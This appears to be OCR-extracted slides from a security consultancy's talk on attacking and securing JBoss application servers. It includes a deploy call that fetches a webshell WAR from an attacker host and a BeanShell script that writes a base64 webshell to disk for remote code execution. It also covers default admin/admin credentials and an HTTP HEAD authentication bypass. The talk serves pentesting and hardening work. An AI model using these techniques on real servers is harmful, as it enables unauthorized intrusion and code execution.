HERVÉ SCHAUER CONSULTANTS
Cabinet de Consultants en Sécurité Informatique depuis 1989
Spécialisé sur Unix, Windows, TCP/IP et Internet

Hacking (and securing) JBoss AS

Renaud Dubourguais
<renaud.dubourguais@hsc.fr>

Hervé Schauer Consultants


- **IT security company founded in 1989**
- **Fully independent intellectual expertise services**
  - Free of any distribution, integration, outsourcing, staff delegation or outside investors pressure
- **Services: consulting, studies, audits, pentests, training**
- **Fields of expertise**
  - OS Security : Windows, Unix ,Linux and embedded components
  - Application security
  - Network security
  - Organizational security
- **Certifications**
  - CISSP, ISO 20000-1 Lead Auditor, ISO 27001 Lead Auditor, ISO 27001 Lead Implementor, ISO 27005 Risk Manager, ITIL, ProCSSI, GIAC GCFA

Why JBoss AS ?


- **Too few studies**
  - RedTeam at Hack.lu 2008 → Very interesting but only about JBoss 4
  - RedTeam in 2010 → Paper about the DeploymentFileRepository vulnerability
  - Trustwave at Black Hat Europe 2010 → PoC Autopwn
- **JBoss 5/6 more and more common**
  - Some interesting features have been removed (remote HTTP and BSH deployment,)
  - Several vulnerabilities have been patched
- **JBoss 7 is now available !**

JBoss AS architecture

JMX implementation (1/2)



JMX implementation (2/2)



JBoss AS vs. security

JBoss AS vs. security


- **JBossSX: authorization management using the JAAS API**
  - Available in the default configuration but not enabled.
  - Too many XML files
  - Just in case ... try *admin/admin*
- **Java 2 security: *sandboxing***
  - Really complex
  - Very hard to ensure its efficiency
  - You have edit the startup script to enable it !

⇒ JBoss is really hard to secure efficiently

Tips for pentesters

Useful MBeans (1/3)

- **Application deployment (WAR, SAR, EAR, JAR …)**
  - `jboss.system:service=MainDeployer.deploy(String URL)`
  - Remote or local deployment
  - **Remotely : HTTP requests from JBoss must be allowed**


p0wned.hsc.fr
GET /webshell.war HTTP/1.1
deploy("http://p0wned.hsc.fr/webshell.war")
JBoss by Red Hat

Useful MBeans (2/3)

- **Remote application deployment (WAR, SAR, EAR, JAR …)**
  - `jboss.admin:service=DeploymentFileRepository.store(`

    ```
    String war_name,
    String file_name,
    String file_extension,
    String file_content,
    true)
    ```

  - **Works for JBoss 4 and 5 (not 6 and 7)**

Useful MBeans (3/3)

- **Another way to deploy application**
  - We can use BeanShell scripts
  - `jboss.deployer:service=BSHDeployer.createScriptDeployment(String file_content, String file_name)`

```
import java.io.FileOutputStream;
import sun.misc.BASE64Decoder;

String webshell = "UesDBAoAAAAAAEZQijsAAAA" +
                  [...]
                  "2xhc3NQSwUGAAAAAAoACgDw";

BASE64Decoder decoder = new BASE64Decoder();
byte[] byteval = decoder.decodeBuffer(webshell);
FileOutputStream fs = new FileOutputStream("/tmp/webshell.sar");
fs.write(byteval);
fs.close();
```

- **Remote arbitrary Java code execution**

HTTP is only GET and POST ? (1/2)

- **Authentication is defined with XML files**
  - Not enabled by default
  - But, if it's enabled, the default configuration is the following:

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>HtmlAdaptor</web-resource-name>
    <url-pattern>/*</url-pattern>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
[...]
</security-constraint>
```


HTTP is only GET and POST ? (2/2)

- **Only GET and POST are authenticated**
  - We can perform administration operations with the HEAD verb :)
- **Not patched into the default configuration**

Pentesting JBoss AS 3 and 4

JMX Console

- **MBean management console :**
  - The most famous entry point
  - Not authenticated by default
  - Just in case … try *admin/admin*



JMX Agent View vmtomcat

ObjectName Filter (e.g. "jboss:*", "*:service=invoker,*") :

Catalina


- type=Server
- type=StringCache

JMImplementation

- name=Default,service=LoaderRepository
- type=MBeanRegistry
- type=MBeanServerDelegate

Web Console (1/2)

- Monitoring interface :
  - Most often exposed without authentication (or admin/admin)



JBoss™ Application Server

JBoss

Version

Version: 4.2.0.GA (build: SVNTag=JBoss_4_2_0_GA date=200705111441)

Version Name: Trinity

Built on: May 11 2007

Environment

Start date: Mon Feb 01 16:43:55 CET 2010

Host: vmtomcat (127.0.0.1)

Base Location: file:/opt/jboss-4.2.0.GA/server/


Base Location (local): /opt/jboss-4.2.0.GA/server

Running config: 'default'

- Use an Invoker to retreive JBoss information :
  - Mapped to `http://server/web-console/Invoker`
  - Allows all JMX commands

Web Console (1/2)

- Monitoring interface :
  - Most often exposed without authentication (or admin/admin)



JBoss™ Application Server

JBoss

Version

Version: 4.2.0.GA (build: SVNTag=JBoss_4_2_0_GA date=200705111441)

Version Name: Trinity

Built on: May 11 2007

Environment

Start date: Mon Feb 01 16:43:55 CET 2010

Host: vmtomcat (127.0.0.1)

Base Location: file:/opt/jboss-4.2.0.GA/server/

Base Location (local): /opt/jboss-4.2.0.GA/server

Running config: 'default'

- Use an Invoker to retreive JBoss information :
  - Mapped to `http://server/web-console/Invoker`
  - Allows all JMX commands

Web Console (2/2)


- **How to talk to this Invoker ?**
  - We must send a serialized java object into a HTTP POST request
  - Not really easy :(
- **The JBoss API is our friend:**
  - `org.jboss.console.remote.Util` :

```
public static Object invoke(URL externalURL,
                            RemoteMBeanInvocation mi)
                         throws Exception

public static Object getAttribute(URL externalURL,
                                  RemoteMBeanAttributeInvocation mi)
                         throws Exception
```

RMI over JRMP

